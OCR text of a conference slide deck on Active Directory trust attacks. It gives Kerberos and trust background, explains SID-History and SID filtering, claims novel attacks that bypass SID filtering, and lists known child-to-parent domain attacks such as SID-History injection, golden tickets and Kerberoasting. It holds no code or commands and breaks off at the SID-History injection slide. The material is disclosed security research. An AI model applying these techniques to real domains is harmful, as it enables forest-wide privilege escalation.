Don’t be trusted: Active Directory trust attacks

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
Get-ADUser 'msc'

@martinsohndk

@martinsohn

@martinsohn

improsec




Get-ADUser 'jbk'

@Jonas_B_K

@JonasBK

@Jonas-BK

SPECTEROPS



Disclaimer

- No 0-day + abusing Active Directory design
- Attacks require high privs – DA, NT\SYSTEM on DC, etc
- Published on Improsec Tech Blog in March/April 2022

https://improsec.com/tech-blog/o83i79jgzk65bbwn1fwib1ela0rl2d

Acknowledgements

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- @_dirkjan (AD trust research)
- @YuG0rd (GoldenGMSA)
- @_xpn_ (Inter-realm key research)
- @MGrafnetter (Keys container)
- @JosephRyanRies (Keys container)
- @ipcdollar1 (mitigation blog)

- @TobyTorp (co-author)

Our question

- Microsoft: “*The forest (not the domain) is the security boundary in an Active Directory*”
- Why so?
- Known attack: SID-History Injection
- Microsoft: “*SID filtering helps prevent malicious users with administrative credentials in a trusted forest from taking control of a trusting forest.”* (Server 2003 docs)
- Can SID filtering make the domain a security boundary?

https://docs.microsoft.com/en-us/windows/security/threat-protection/windows-firewall/gathering-information-about-your-active-directory-deployment
https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2003/cc755321(v=ws.10)
https://attack.mitre.org/techniques/T1134/005/

No.

- The End -

Agenda

- Why should you care?
- Kerberos and trust warmup
- Known child-parent trust attacks
- SID filtering research
- Intra-forest trust attacks
- Inter-forest trust attack

Why should you care?

- 5 novel intra-forest trust attacks
  - Bypassing SID filtering
- 1 novel inter-forest trust attack
  - Making default ESEA/red forests vulnerable
- Good news! We told Microsoft!
  - No patch.

- Let's explore the research, attacks, and mitigations


Kerberos & trust warmup

Kerberos authentication


Domain user

Member server


Kerberos authentication



Kerberos authentication




Kerberos authentication



Trusts

- Allows separate domains to form an inter-domain relationship
- Direction: One-Way, Two-Way
- Kerberos works over trusts
- Intra-forest trusts
  - Parent-child trusts
  - Tree-root trusts
  - Shortcut trusts
- Inter-forest trusts
  - External trusts
  - Forest trusts
- Kerberos Realm Trusts



SID-History and SID filtering

- Domain migration challenge:
  - Security principals gets new SID
  - Rights are granted to a SID = rights lost in previous domain
- Solution: SID-History contains previous SID


- SID filtering on AD trust = SID-History is filtered
  - Not enabled by default on intra-forest trusts

Known child-parent trust attacks

- **SID-History injection**
  - aka SID-History hopping
  - aka Steal or Forge Kerberos Tickets: Golden Ticket (T1558.001)


- Other attacks
  - Unconstrained delegation + coerce authentication
  - Credential dumping
  - Child domain user overprivileged in parent domain
  - Kerberoasting
  - RCE vulnerability
  - And so on...

SID-History injection

